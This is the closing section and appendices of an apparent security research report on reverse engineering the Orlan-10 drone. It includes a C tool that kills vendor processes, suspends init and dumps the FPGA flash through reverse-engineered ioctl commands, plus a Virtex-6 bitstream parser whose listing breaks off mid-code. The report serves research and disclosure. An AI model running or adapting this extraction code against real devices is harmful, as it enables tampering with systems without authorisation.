Chrome (or anything similarly complex) full exploit chain to ”hacking” drones feels like Michael Phelps would feel doing the Olympics in an inflatable pool, competing against a two year old wearing a diaper.

At this point you should have acquired the basic skills to maneuver through the Orlan-10 system and similar platforms, as well as taking in some inspiration.

Finally, for the sake of being a good sport, I would like to recognize STC’s engineers for their efforts: its been a great experience learning and working with the complex communications architecture you have built, and you have done well considering your background is RF and EE, not software security. It’s unfortunate your work is being used against your neighbors, but as far as the technical side goes... I respect what you have accomplished.

To my friends in both Ukraine and Russia: it will take years to heal and put all this behind you. Stay safe, neighbors.

To some krauts I talked to that seemed very proud of themselves... No shame in getting a lesson in humility every now and then. We can’t wait to get our hands on some of your work to do some hobby RE. After all, we are trusted in the industry to give independent quality assessments and put the marketing claims under some duress. No hard feelings! :>

до скорого...

:-)

> ”Remember comrades, **do not cramp someone else’s style**, or you will go to the gulag!” Joseph Stylin’, Address to the 16th Congress of the Russian Communist Party (1930).

References

[1] James Pavur, Daniel Moser, Vincent Lenders, and Ivan Martinovic. Secrets in the Sky: On Privacy and Infrastructure Security in DVB-S Satellite Broadband. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '19, page 277�284, New York, NY, USA, 2019. Association for Computing Machinery.

[2] Leonardo Nve Egea. Playing in a satellite environment 1.2, 2010.

[3] Lucas Teske. GOES Satellite Hunt (Part 3 � Frame Decoder). *Let's Hack It*, 2016.

[4] Pawel Swierczynski, Marc Fyrbiak, Philipp Koppe, and Christof Paar. FPGA Trojans Through Detecting and Weakening of Cryptographic Primitives. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 34(8):1236–1249, Aug 2015.

[5] Rajat Subhra Chakraborty, Indrasish Saha, Ayan Palchaudhuri, and Gowtham Kumar Naik. Hardware Trojan Insertion by Direct Modification of FPGA Configuration Bitstream. *IEEE Design & Test*, 30(2):45–54, April 2013.

[6] Maik Ender, Pawel Swierczynski, Sebastian Wallat, Matthias Wilhelm, Paul Martin Knopp, and Christof Paar. Insights into the mind of a trojan designer. In *Proceedings of the 24th Asia and South Pacific Design Automation Conference*. ACM, jan 2019.

[7] Tao Zhang, Jian Wang, Shize Guo, and Zhe Chen. A Comprehensive FPGA Reverse Engineering Tool-Chain: From Bitstream to RTL Code. *IEEE Access*, 7:38379–38389, 2019.

[8] Maik Ender, Amir Moradi, and Christof Paar. The Unpatchable Silicon: A Full Break of the Bitstream Encryption of Xilinx 7-Series FPGAs. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1803–1819. USENIX Association, August 2020.

[9] Sandeep Kumar, Christof Paar, Jan Pelzl, Gerd Pfeiffer, Andy Rupp, and Manfred Schimmler. How to Break DES for EUR 8,980. 08 2009.

[10] Sandeep Kumar, Christof Paar, Jan Pelzl, Gerd Pfeiffer, and Manfred Schimmler. Breaking ciphers with COPACOBANA - A cost-optimized parallel code breaker. pages 101–118, 10 2006.

[11] Stanislav V. Smyshlyaev, Evgeny Alekseev, Igor Oshkin, Vladimir Popov, Serguei Leontiev, Vladimir Podobaev, and Dmitry Belyavsky. Guidelines on the Cryptographic Algorithms to Accompany the Usage of Standards GOST R 34.10-2012 and GOST R 34.11-2012. RFC 7836, mar 2016.

Appendix A: Reverse engineered samples

A.1 Orlan-10 filesystem (mtd4)

Path	SHA256
/root/bin/3_9_0orlan+.ko	a7d3357861614620a719fdc752204de7671ebcc6d62f7ca36ad4af5a9755886d
/usr/bin/ground_vsks	cc3d7d85152c9d54ef6c197f7e8e5c3182cef5a3375f5869d449fb2e95c29c37
/usr/bin/ktrmultiplex	6f4912f2f271ba99210d9a96363475fb47413a649c140b1598ffd6dd0d4213b5
/usr/bin/vsksctrl	f092cf577b7d7a4b587af0a41e45a86285d09235a8e51febba19ceae0cb16b77
/root/bin/pw	69d102c06956b57a0c0b9a4e83f3b02a8e19fbb17e2e7793f281e8ae2f618486

A.1.1 FPGA bitstream

Description	SHA256
Bitstream	1e23cb2e4393d5c33f08785c19396ebeb19ad24dd9c398d363a1ac19828c7552
Frames only	2906d3bd49dca1d8c8643d9b4fcd62858b0c9213257acf082eb8e32398998b4e
Parser output	93b8f4d0b09b188070ac5778024598a8db989810eeafefb1429ffb065255cc66

A.2 KTR firmware (v4)

Path	SHA256
ktr-avr-air.hex	4a8dabac8ff0af57d70507d748a0905586d14eed3c10d80587de3ecbcca4fef2
ktr-avr-eth.hex	8a5a9d2abd3547c34178fa507dd94f06f8a989635eea99e4f215048418b0c17e
ktr-avr-usb.hex	b28842a783119dc332c7f0745a835684454536ab2df9bcae2fb0b07b6b30a2a9

A.3 Misc.

ID	HMAC-SHA256 (key withheld)
DOC-1	4d528972e2d172835a43941eaddeea1ffa6274ab325b215cdb4bcd3705b48da6
DOC-2	cd19c8106b3d876664c992383d3e980391b7b784582419c93f3260eaf603c396
APP-1	56f83ce5504f2798591d7553f751c52a017f657f98959cc5cab4ebb3cca8c7b9
APP-2	35c269bf34c7ca3370509853cddc316c5cec180bcedee2d79b542bfc6c2a28f4

Appendix B: Source code

B.1 FPGA NOR Remap Exploit

```
/*
 * Copyright (c) 2022 Subreption LLC. All rights reserved.
 * Licensed under the Subreption Ukraine Defense License Version↩
     1.0.
 *
 * " To be a man is, precisely, to be responsible. It is to feel↩
     shame at the
 *     sight of what seems to be unmerited misery. It is to take↩
     pride in a
 *      victory won by one's comrades. It is to feel, when ↩
    setting one's stone,
 *       that one is contributing to the building of the world".
 *     from Wind, Sand and Stars by Antoine de Saint-Exupéry (↩
    RIP, WW2)
 *
 * Author: LH
 *
 * This program makes some assumptions about vsks:
 *  - It uses the ioctl() request ID reverse engineered from the↩
     VSKS kernel module.
 *  - It uses the commands reverse engineered from the VSKS ↩
    kernel module.
 *  - It takes some information and code (adapted) from [↩
    REDACTED :>] in a captured
 *    Orlan 10's mainboard.
 *  - This needs to run *inside* the Orlan 10 system with ↩
    functional mainboard
 *    and its peripherals, attached to the VSKS carrier.
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <signal.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <sys/wait.h>
#include <linux/types.h>
#include <linux/spi/spidev.h>
#include <sys/syscall.h>
#include <pthread.h>
```

```
const char *progversion = "0.2";
const char *copyright = "Copyright (c) 2022 Subreption LLC. All ↩
    rights reserved.";

#define VSKS_COMMAND_REBOOT         0xc1000000UL
#define VSKS_COMMAND_CONNECT_NOR    0xc0000000UL

const char *VSKS_SPI_DEVICE             = "/dev/spidev1.0";
const char *VSKS_COM_DEVICE             = "/dev/COM-1A";
const char *VSKS_PLINKA_DEVICE          = "/dev/PLINKA";

const char *FLASHROM_EXE                = "./flashrom";
const char *FLASHROM_OUTPUT             = "vsks_fw.bin";

const char *unwanted_tenants[] = {
    "/root/bin/pw",
    "/usr/bin/ktrmultiplex",
    NULL
};

struct gpmc_arg {
    int first;
    unsigned int second;
};

unsigned int tenant_status;

/* msleep(): Sleep for the requested number of milliseconds. */
int msleep(long msec)
{
    struct timespec ts;
    int res;

    if (msec < 0)
    {
        errno = EINVAL;
        return -1;
    }

    ts.tv_sec = msec / 1000;
    ts.tv_nsec = (msec % 1000) * 1000000;

    do {
        res = nanosleep(&ts, &ts);
    } while (res && errno == EINTR);

    return res;
}

struct linux_dirent64 {
    long            d_ino;    /* 64-bit inode number */
    off_t           d_off;    /* 64-bit offset to next structure ↩
       */
    unsigned short d_reclen; /* Size of this dirent */
    unsigned char  d_type;   /* File type */
```

```
    char            d_name[]; /* Filename (null-terminated) */
};

static int remove_unwanted_tenants(void)
{
    int i;
    int fd;
    int dirent_read = 0;
    int err         = 0;
    char buf[1024];
    char pspath[256];
    char exepath[1024];
    ssize_t namelen;
    struct linux_dirent64* entry;

    fd = open("/proc", O_RDONLY | O_DIRECTORY);
    if (fd == -1) {
        perror("open");
        return 1;
    }

    for (;;) {
        dirent_read =
          syscall(SYS_getdents64, fd, buf, sizeof(buf));
        if (dirent_read == -1) {
            perror("SYS_getdents64");
            err = 1;
            break;
        }

        if (dirent_read == 0) {
            err = 0;
            break;
        }

        for (int off = 0; off < dirent_read;)
        {
            int pid;

            entry = (struct linux_dirent64 *)(buf + off);

            pid = atoi(entry->d_name);
            if (pid && pid > 10)
            {
                snprintf(pspath, sizeof(pspath) - 1, "/proc/%s/↩
                   exe", entry->d_name);
                pspath[sizeof(pspath) - 1] = '\0';

                namelen = readlink(pspath, exepath, sizeof(↩
                   exepath) - 1);
                if (namelen)
                {
                    exepath[namelen] = '\0';

                    for (i = 0; i < sizeof(unwanted_tenants) / ↩
                       sizeof(char *); i++)
```

```
                    {
                        if (unwanted_tenants[i] == NULL)
                            break;

                        if (!strcmp(exepath, unwanted_tenants[i↩
                           ]))
                        {
                            printf("[*] Terminating %s (pid %d)↩
                                ...\n",
                                exepath, pid);
                            kill(pid, SIGINT);
                            kill(pid, SIGTERM);
                            break;
                        }
                    }
                }
            }

            off += entry->d_reclen;
        }
    }

    close(fd);
}

static void *jealous_tenant(void *arg)
{
    int i;
    unsigned int *status = (unsigned int *) arg;

    printf("[*] Jealous tenant running, watching for:\n");

    for (i = 0; i < sizeof(unwanted_tenants) / sizeof(char *); i↩
        ++)
    {
        if (unwanted_tenants[i] != NULL)
            printf("   %s\n", unwanted_tenants[i]);
    }

    while (*status < 2)
    {
        /* prevent stc's init from respawning these dirty ↩
            squatters */
        kill(1, SIGSTOP);
        remove_unwanted_tenants();
        msleep(10);
    }

    return NULL;
}


/* The magic:
 *
 * if (cmd == 0x4008567c) {
 *   iVar3 = *(int *)arg;
```

```
 *    uVar2 = *(uint *)(arg + 4);
 *    if (iVar3 == 2) {
 *      uVar2 = uVar2 | 0x400000;
 *    }
 *    uVar4 = _raw_spin_lock_irqsave(&global_lock);
 *    DataSynchronizationBarrier(0xf);
 *    if (___arm_ioremap != NULL) {
 *      (*___arm_ioremap)();
 *    }
 *    *(uint *)(ctl_addr + (iVar3 + devidx * 0x400 + 6) * 4) = ↩
    uVar2;
 *    _raw_spin_unlock_irqrestore(&global_lock,uVar4);
 *    return 1;
 * }
 */

int vsks_fpga_ioctl(int fd, int param_2, unsigned int param_3)
{
    int err = 0;

    struct gpmc_arg arg;

    arg.first = param_2;
    arg.second = param_3;

    err = ioctl(fd, 0x4008567cUL, &arg);
    if (err < 0)
        perror("ioctl");

    return err;
}

static int check_nor_working(void)
{
    int err = 0;
    int ret = 0;
    int i;
    int fd;
    uint8_t bits = 8;
    uint8_t mode= SPI_MODE_3;
    uint32_t speed = 1000000;
    unsigned char txbuf[20];
    unsigned char rxbuf[20];

    struct spi_ioc_transfer tr = {
            .tx_buf = (unsigned long) txbuf,
            .rx_buf = (unsigned long) rxbuf,
            .len = 4,
            .delay_usecs = 0,
            .speed_hz = speed,
            .bits_per_word = bits,
    };

    memset(txbuf, 0, sizeof(txbuf));
    memset(rxbuf, 0, sizeof(rxbuf));
```

```
fd = open(VSKS_SPI_DEVICE, O_RDWR);
if (fd < 0) {
    fprintf(stderr, "[!] Can't open %s device\n", ↩
        VSKS_SPI_DEVICE);
    return 1;
}

err = ioctl(fd, SPI_IOC_WR_MODE, &mode);
if (err == -1) {
    fprintf(stderr, "[!] Can't set SPI_IOC_WR_MODE\n");
    ret = 1;
    goto out;
}
else {
    err = ioctl(fd, SPI_IOC_RD_MODE, &mode);
    if (err == -1) {
      fprintf(stderr, "[!] Can't set SPI_IOC_RD_MODE\n");
      ret = 1;
    }
    else {
        err = ioctl(fd, SPI_IOC_WR_BITS_PER_WORD, &bits);
        if (err == -1) {
            fprintf(stderr, "[!] Can't set ↩
                SPI_IOC_WR_BITS_PER_WORD\n");
            ret = 1;
        }
        else {
            err = ioctl(fd, SPI_IOC_RD_BITS_PER_WORD, &bits)↩
                ;
            if (err == -1) {
                fprintf(stderr, "[!] Can't set ↩
                    SPI_IOC_RD_BITS_PER_WORD\n");
                ret = 1;
            }
            else {
                err = ioctl(fd, SPI_IOC_WR_MAX_SPEED_HZ, &↩
                    speed);
                if (err == -1) {
                    fprintf(stderr, "[!] Can't set ↩
                        SPI_IOC_WR_MAX_SPEED_HZ\n");
                    ret = 1;
                }
                else {
                    err = ioctl(fd, SPI_IOC_RD_MAX_SPEED_HZ,↩
                         &speed);
                    if (err == -1) {
                        fprintf(stderr, "[!] Can't set ↩
                            SPI_IOC_RD_MAX_SPEED_HZ\n");
                        ret = 1;
                    }
                    else
                    {
                        printf("[*] SPI mode %d bits %d ↩
                            speed %d Hz\n",
                             (uint8_t) mode, (uint8_t) bits, ↩
                                 speed);
```

```
                            for (i = 0; i < 0x10; i++)
                            {
                                /* READ_ID operation */
                                txbuf[0] = 0x9E;
                                tr.bits_per_word = bits;
                                tr.speed_hz = speed;

                                err = ioctl(fd, SPI_IOC_MESSAGE↩
                                    (2), &tr);
                                if (err == -1) {
                                    fprintf(stderr, "[!] Error ↩
                                        reading NOR via SPI\n");
                                    ret = 1;
                                    goto out;
                                }
                            }

                            /*  Read ID Data: manufacturer ID, ↩
                                memory type, capacity=128Mb */
                            if ((rxbuf[0] == '\x20') && (rxbuf↩
                                [1] == '\xbb') && (rxbuf[2] == '\↩
                                x18'))
                            {
                                printf("[*] N25Q128 ready. ↩
                                    Bitstream can be dumped.\n");
                                ret = 0;
                                goto out;
                            }
                        }

                        fprintf(stderr, "[!] N25Q128 not found\n↩
                            ");
                        ret = 1;
                    }
                }
            }
        }
    }

    goto out;

out:
    if (fd)
        close(fd);

    return ret;
}

int vsks_fpga_connect_nor_to_spi(int fd)
{
    int err = 0;

    printf("[+] Connecting VSKS NOR to %s...\n", VSKS_SPI_DEVICE↩
        );
```

```
    /* send the connect command */
    err = vsks_fpga_ioctl(fd, 0, VSKS_COMMAND_CONNECT_NOR);
    if (err) {
        fprintf(stderr, "[!] Failed to send connect command\n");
        return -1;
    }

    /* we don't error check these */
    vsks_fpga_ioctl(fd, 1, 1);
    vsks_fpga_ioctl(fd, 2, 0x200000);

    /* if all went well, NOR is now connected SPI1.0 */
    return err;
}

int vsks_fpga_reboot(int fd)
{
    int err = 0;

    printf("[+] Rebooting VSKS FPGA...\n");

    /* send the reboot command */
    err = vsks_fpga_ioctl(fd, 0, VSKS_COMMAND_REBOOT);
    if (err) {
        fprintf(stderr, "[!] Failed to send reboot command\n");
        return -1;
    }


    return err;
}

int vsks_fpga_connect(bool silent)
{
    int i;
    int ret    = 0;
    int fd     = -1;
    const char *vsks_dev_nodes[] = {
        VSKS_COM_DEVICE,
        VSKS_PLINKA_DEVICE,
        "/dev/DVBS1A",
        NULL
    };

    for (i = 0; i < sizeof(vsks_dev_nodes) / sizeof(char *); i↩
       ++)
    {
        const char *devname = vsks_dev_nodes[i];

        if (devname == NULL)
            break;

        if (!silent)
            printf("[+] Trying to open %s...", devname);

        fd = open(devname, 2);
```

```
        if (fd > 0) {
            if (!silent)
                printf(" opened.\n");

            break;
        } else {
            if (!silent)
                printf(" failed.\n");

            if (access(devname, F_OK) != 0) {
                fd = -1000;
                break;
            }

            continue;
        }
    }

    return fd;
}

static int exec_prog(const char **argv)
{
    pid_t   my_pid;
    int     status, timeout;

    if (0 == (my_pid = fork()))
    {
        if (-1 == execve(argv[0], (char **)argv , NULL))
        {
            perror("execve");
            return -1;
        }
    }

    /* 15 minutes seems more than sensible */
    timeout = 60 * 15;

    while (0 == waitpid(my_pid , &status , WNOHANG))
    {
        if (--timeout < 0) {
            return -1;
        }

        msleep(1000);
    }

    if (1 != WIFEXITED(status) || 0 != WEXITSTATUS(status)) {
        return -1;
    }

    return 0;
}

int main(int argc, char **argv)
{
```

```
int ret = 0;
int fd = -1;
int i = 0;
pthread_t jt_thread;

printf("[*] LH vs. VSKS Chapter. 1 (v.%s)\n", progversion);
printf("[*] %s\n", copyright);

fd = vsks_fpga_connect(false);
if (fd < 1)
{
    if (fd == -1000) {
        fprintf(stderr, "[!] Devices not present, is vsks ↩
            module loaded?\n");
        fprintf(stderr, "[!] This tool will not work outside↩
             of ORLAN-x systems.\n");
        ret = -1;
        goto out;
    }

    printf("[!] VSKS device in use, attempting workaround↩
        ...\n");

    /* launch the jealous tenant, circling vsks like a true ↩
        shithawk */
    tenant_status = 0;
    pthread_create(&jt_thread, NULL, &jealous_tenant, &↩
        tenant_status);

    /* try 10 times */
    for (i = 0; i < 10; i++)
    {
        msleep(200);

        fd = vsks_fpga_connect(true);
        if (fd < 2) {
            continue;
        }

        /* we got it */
        break;
    }

    if (fd < 0) {
        fprintf(stderr, "[!] All %d attempts to open device ↩
            failed.\n", i);
        goto out;
    }
}

ret = vsks_fpga_connect_nor_to_spi(fd);
if (ret) {
    fprintf(stderr, "[!] Failed to connect NOR.\n");
    goto out;
}
```

```
printf("[*] Verifying NOR access via %s... ", ↩
   VSKS_SPI_DEVICE);
ret = check_nor_working();
if (!ret) {
    printf("[*] SUCCESS. NOR is ready for access.\n");
} else {
    fprintf(stderr, "[!] Failed to verify NOR access.\n");
    goto out;
}

if (access(FLASHROM_EXE, F_OK) == 0)
{
    /* flashrom exists, let's execute it and wait for it to ↩
       finish */

    /* like so: /root/bin/flashrom -p linux_spi:dev="/dev/↩
       spidev1.0" -c "N25Q128..1E" -r vsks_fw.bin */
    const char *flashrom_argv[] = {
        FLASHROM_EXE,
        "-p",
        "linux_spi:dev=/dev/spidev1.0",
        "-c",
        "N25Q128..1E",
        "-r",
        FLASHROM_OUTPUT,
        NULL
    };

    ret = exec_prog(flashrom_argv);
    if (!ret) {
        printf("[*] VSKS FPGA NOR successfully dumped to `%s↩
            `.\n",
            FLASHROM_OUTPUT);
    } else {
        fprintf(stderr, "[!] %s failed, dump manually and ↩
            diagnose.\n",
            FLASHROM_EXE);
    }

    /* reboot the FPGA or attempt to */
    ret = vsks_fpga_reboot(fd);
    if (ret < 0) {
        fprintf(stderr, "[!] Rebooting FPGA failed, might ↩
            need to power cycle (!!!!).\n");
        goto out;
    }

    printf("[*] Rebooted. NOR no longer connected to %s!\n",↩
         VSKS_SPI_DEVICE);
    printf("[*] Collect %s and store away in a safe place.\n↩
       ", FLASHROM_OUTPUT);
    /* muleron, you could have had any flavors, but you ↩
       chose salty, old man */
    /* why is it that the toughest kids online
            are the ones who cant punch
                their way out of a paper bag
```

```
                          - anonymous jazzy proverb */
    }

    goto out;

out:
    tenant_status = 100;

    if (fd)
        close(fd);

    exit(ret);
    return ret;
}
```

B.2 Virtex 6 Bitstream Parser

```
#!/usr/bin/env python
# Copyright (C) 2022 Subreption LLC. All rights reserved.
# This software is licensed under the Subreption Ukraine Defense↩
     License Version 1.0
# https://subreption.com/licensing/SUDL.txt
# Author: LH
#
# "And so, I found myself in possession of a large blob of data ↩
    I could not understand.
#  Inside, the only clue I could find was a sequence of bytes. A↩
     sync word for Virtex 6.
#  There was a bitstream in that blob. If only we could ↩
    understand what the bitstream
#  does..."
#
#  Here we are now. LH vs. VSKS, Chapter 2.
#
# This is a primitive parser for Virtex 6 bitstreams, that I ↩
    have haphazardly put
# together reading Xilinx's PDF. It is not meant to be used with↩
     anything but the
# NOR/flash dump I was able to obtain in Chapter 1. It will work↩
     for any Virtex 6
# bitstream, including all VSKS bitstreams.
#
# Here's hoping to questions answered.
#
# If the device ID does not match the known values, check UG360 ↩
    (Xilinx documentation)
# and find the device ID (32-bit word in hex) for the FPGA. Lift↩
     the heatsink and clean
# it to read the part number.
#

import time
import sys
import os
import struct
```

```
import ctypes

HDR_TYPE_BITSHIFT                = 29
TYPE1_WORDCOUNT_BITMASK          = 0x7ff
TYPE2_WORDCOUNT_BITMASK          = 0x7ffffff
OPCODE_BITSHIFT                  = 27
OPCODE_BITMASK                   = 0x3
REG_ADDR_BITSHIFT                = 13
REG_ADDR_BITMASK                 = 0x3fff

OPCODE_NOOP                      = 0
OPCODE_REG_READ                  = 1
OPCODE_REG_WRITE                 = 2
OPCODE_RESERVED                  = 3

TYPE1_PACKET_REGISTER_CRC        = 0
TYPE1_PACKET_REGISTER_FAR        = 1
TYPE1_PACKET_REGISTER_FDRI       = 2
TYPE1_PACKET_REGISTER_FDRO       = 3
TYPE1_PACKET_REGISTER_CMD        = 4
TYPE1_PACKET_REGISTER_CTL0       = 5
TYPE1_PACKET_REGISTER_MASK       = 6
TYPE1_PACKET_REGISTER_STAT       = 7
TYPE1_PACKET_REGISTER_LOUT       = 8
TYPE1_PACKET_REGISTER_COR0       = 9
TYPE1_PACKET_REGISTER_MFWR       = 10
TYPE1_PACKET_REGISTER_CBC        = 11
TYPE1_PACKET_REGISTER_IDCODE     = 12
TYPE1_PACKET_REGISTER_AXSS       = 13
TYPE1_PACKET_REGISTER_COR1       = 14
TYPE1_PACKET_REGISTER_CSOB       = 15
TYPE1_PACKET_REGISTER_WBSTAR     = 16
TYPE1_PACKET_REGISTER_TIMER      = 17
TYPE1_PACKET_REGISTER_BOOTSTS    = 18
TYPE1_PACKET_REGISTER_CTL1       = 19
TYPE1_PACKET_REGISTER_DWC        = 20

COMMAND_REGISTER_NULL            = 0
COMMAND_REGISTER_WCFG            = 1
COMMAND_REGISTER_START           = 5
COMMAND_REGISTER_RCRC            = 7
COMMAND_REGISTER_DESYNC          = 13

# Order must exactly match above
# UM360 p.112
CONFIGURATION_REGISTERS_STR = [
    "CRC",      # 0  R/W
    "FAR",      # 1  R/W
    "FDRI",     # 2  W
    "FDRO",     # 3  R
    "CMD",      # 4  R/W
    "CTL0",     # 5  R/W
    "MASK",     # 6  R/W
    "STAT",     # 7  R
    "LOUT",     # 8  W
    "COR0",     # 9  R/W
```

```
        "MFWR",     # 10 W
        "CBC",      # 11 W
        "IDCODE",   # 12 R/W
        "AXSS",     # 13 R/W
        "COR1",     # 14 R/W
        "CSOB",     # 15 W
        "WBSTAR",   # 16 R/W
        "TIMER",    # 17 R/W
        "?",        # 18
        "?",        # 19
        "?",        # 20
        "?",        # 21
        "BOOTSTS",  # 22 R
        "?",        # 23
        "CTL1",     # 24 R/W
        "?",        # 25
        "DWC"       # 26 R/W
    ]

    # Order must exactly match above
    COMMAND_REGISTER_STR = [
        "NULL",
        "WCFG",
        "MFW",
        "DGHIGH",
        "RCFG",
        "START",
        "RCAP",
        "RCRC",
        "AGHIGH",
        "SWITCH",
        "GRESTORE",
        "SHUTDOWN",
        "GCAPTURE",
        "DESYNC",
        "RESERVED",
        "IPROG",
        "CRCC",
        "LTIMER"
    ]

    def get_bit(value, bit_index):
        return value & (1 << bit_index)

    def cmdreg2str(reg):
        try:
            return COMMAND_REGISTER_STR[reg]
        except:
            return "?"

    def configreg2str(reg):
        try:
            return CONFIGURATION_REGISTERS_STR[reg]
        except:
            return "?"
```

```
def opcode2str(opcode):
    if opcode == OPCODE_REG_WRITE:
        return "REG_WRITE"
    elif opcode == OPCODE_NOOP:
        return "NOOP"
    elif opcode == OPCODE_REG_READ:
        return "REG_READ"
    elif opcode == OPCODE_RESERVED:
        return "RESERVED"
    else:
        return "UNKNOWN %d" % (opcode)

def hexdump(desc, data):
    sys.stdout.write("%-25s [\n" % desc)

    printed = 0
    for c in data:
        sys.stdout.write("%02x" % (c))
        if printed > 7:
            printed = 0
            sys.stdout.write("\n")
        else:
            printed += 1

    sys.stdout.write("\n%-25s ]\n" % desc)

class JazzyVirtexBitstreamParser(object):
    LOG_ERROR    = 1
    LOG_INFO     = 4
    LOG_VERBOSE  = 5
    LOG_DEBUG    = 6
    LOG_DEBUG2   = 7
    KNOWN_SYNCWORD = 0xaa995566
    XC6VLX130T_ID  = 0x0424a093
    KNOWN_VSKS_FPGA_DEVICES = [
        XC6VLX130T_ID
    ]

    def __init__(self, path, loglevel=LOG_DEBUG):
        self.f = open(path, 'rb')
        self.pos = 0
        self.loglevel = loglevel
        self.bytecount = os.path.getsize(path)
        self.stream_size = os.path.getsize(path)
        self.wordcount = 0
        self.curr_fdri_write_len = 0
        self.curr_crc_check = 0
        self.fdri_in_progress = False
        self.wordbytesize = 4
        self.words_per_frame = 81
        self.fdri_words = []

    def handle_type1(self, hdr, opcode, regaddr):
        wcount = (hdr & TYPE1_WORDCOUNT_BITMASK)
        if wcount > self.wordcount:
```

```
            raise Exception("packet contains out of bounds word ↩
                count %d" % (wcount))

        if wcount > 0:
            # read the data
            pktwords = self.read_nwords(wcount)

            if regaddr == TYPE1_PACKET_REGISTER_IDCODE:
                device_id = pktwords[0]

                if device_id in self.KNOWN_VSKS_FPGA_DEVICES:
                    match_str = "MATCH!"
                else:
                    match_str = "MISMATCH! Decoding might be ↩
                        bogus!"

                self.log("Device ID: %08x (VSKS: %s): %s" % (↩
                    device_id,
                    [' '.join('%08x' % (did) for did in self.↩
                        KNOWN_VSKS_FPGA_DEVICES)],
                    match_str), self.LOG_DEBUG)

            elif regaddr == TYPE1_PACKET_REGISTER_CTL0:
                ctl0_word = pktwords[0]

                # Let's check the control register 0 settings
                ctl0_bit_dec = get_bit(ctl0_word, 6)
                if ctl0_bit_dec == 0:
                    self.log("CTL0 DEC (AES Decryptor) is ↩
                        DISABLED! (ctl0[6]=%d)" % (ctl0_bit_dec),
                         self.LOG_INFO)

                ctl0_bit_persist = get_bit(ctl0_word, 3)
                if ctl0_bit_persist != 0:
                    self.log("CTL0 PERSIST: M2:M0 cfg ↩
                        persistence enabled (ctl0[3]=%d)" % (↩
                        ctl0_bit_persist),
                         self.LOG_INFO)

                sb = (ctl0_word >> 4) & 3
                efuse = (ctl0_word >> 2) & 1
                crc = (ctl0_word >> 1) & 1

                self.log("CTL0: security bits %d, dec %d, ↩
                    persist %d, crc extstat %d, efuse %d" % (sb,
                    ctl0_bit_dec, ctl0_bit_persist, crc, efuse),↩
                          self.LOG_INFO)

            elif regaddr == TYPE1_PACKET_REGISTER_CMD:
                cmd = pktwords[0]
                self.log("RAW:%d:%08x CMD: execute %s" % (self.f↩
                    .tell(), hdr,
                    cmdreg2str(cmd)), self.LOG_INFO)

            elif regaddr == TYPE1_PACKET_REGISTER_FDRI:
```

```
                self.log("RAW:%d:%08x FDRI: Configuration data ↩
                   is about to be loaded!" % (self.f.tell(),
                        hdr), self.LOG_INFO)

            elif regaddr == TYPE1_PACKET_REGISTER_COR0:
                pass

            elif regaddr == TYPE1_PACKET_REGISTER_FAR:
                # Configuration Memory Read Procedure (SelectMAP↩
                   )
                # UG360 p.134
                sfaddr = pktwords[0]
                self.log("FAR: Starting Frame Address is %08x" %↩
                    (sfaddr), self.LOG_INFO)

            elif regaddr == TYPE1_PACKET_REGISTER_TIMER:
                timer = pktwords[0]
                if timer == 0:
                    self.log("RAW:%d:%08x TIMER: Watchdog timer ↩
                       DISABLED." % (self.f.tell(),
                        hdr), self.LOG_INFO)
                else:
                    self.log("RAW:%d:%08x TIMER: Watchdog timer ↩
                       ENABLED." % (self.f.tell(),
                        hdr), self.LOG_INFO)

            return (True, pktwords)
        else:
            return (True, [])

    def handle_type2(self, type2_word, prev_pkt):
        hdr_type = (type2_word >> HDR_TYPE_BITSHIFT)
        opcode = ((type2_word >> OPCODE_BITSHIFT) & ↩
           OPCODE_BITMASK)
        wcount = (type2_word & TYPE2_WORDCOUNT_BITMASK)
        regaddr = prev_pkt['regaddr']

        if wcount > 0:
            if wcount > self.wordcount:
                raise Exception("packet contains out of bounds ↩
                   word count %d" % (wcount))

            # read the data
            pktwords = self.read_nwords(wcount)

            if regaddr == TYPE1_PACKET_REGISTER_FDRI:
                word_idx = 0
                frame_words = self.words_per_frame
                frame_word = 0
                frame_num = 0
                for word in pktwords:
                    msg = "%06d: (frame %d:%d) word=%08x" % (↩
                       word_idx, frame_num, frame_word, word)
                    self.log(msg, self.LOG_DEBUG2)

                    if frame_words - 1 == 0:
```

```
                    frame_num += 1
                    frame_words = self.words_per_frame
                    frame_word = 0
                else:
                    frame_words -= 1
                    frame_word += 1

                word_idx += 1

            self.fdri_words = pktwords

        return (True, pktwords)
    else:
        return (True, [])

def log_packet(self, word, pkt):
    msg = 'RAW:%d:%08x TYPE:%d OPCODE(%.12s) ' % (self.f.↩
        tell(), word,
        pkt['type'], opcode2str(pkt['opcode']))

    # Add the regaddr if present (ex. NOOPs dont have it)
    if pkt['regaddr'] is not None:
        msg += ' ADDR:%.6s(%d) ' % (configreg2str(pkt['↩
            regaddr']), pkt['regaddr'])

    # If packet had words, include some information
    if pkt['wordcount'] > 0:
        msg += 'WORDS:%d' % (pkt['wordcount'])

    self.log(msg, self.LOG_DEBUG)

    # Print the words in hex
    if pkt['wordcount'] > 0:
        printed = 0
        for pktword in pkt['words']:
            if printed > 16:
                self.log("   %08x.... (%d words omitted)" % ↩
                    (pktword,
                     len(pkt['words']) - printed), self.↩
                        LOG_DEBUG)
                break

            self.log("   %08x" % (pktword), self.LOG_DEBUG)
            printed += 1

def parse(self):
    self.skip_dummy_words()

    self.log("Reading bus width pattern", self.LOG_DEBUG)
    self.read_bus_width_pattern()
    self.skip_dummy_words()

    self.log("Reading sync word", self.LOG_DEBUG)
    if self.read_syncword():
        self.log("Sync word OK: %08x" % (self.KNOWN_SYNCWORD↩
            ), self.LOG_DEBUG)
```

```
self.bytecount -= self.f.tell()
self.wordcount = self.bytecount / self.wordbytesize

self.packets = []

prev_pkt = None

while self.wordcount > 0:
    # must verify boundaries against wordcount
    word = self.read_word()

    # check and skip dummyword
    # dummywords after syncword are 0x00000000
    # before syncword they are 0xffffffff
    if word == 0x00000000 or word == 0xffffffff:
        continue

    # Get the packet type
    pkt_type = (word >> HDR_TYPE_BITSHIFT)
    opcode = ((word >> OPCODE_BITSHIFT) & OPCODE_BITMASK↩
       )

    if pkt_type == 1:
        regaddr =  ((word >> REG_ADDR_BITSHIFT) & ↩
            REG_ADDR_BITMASK)
    elif prev_pkt != None and pkt_type == 2:
        if prev_pkt['type'] != 1:
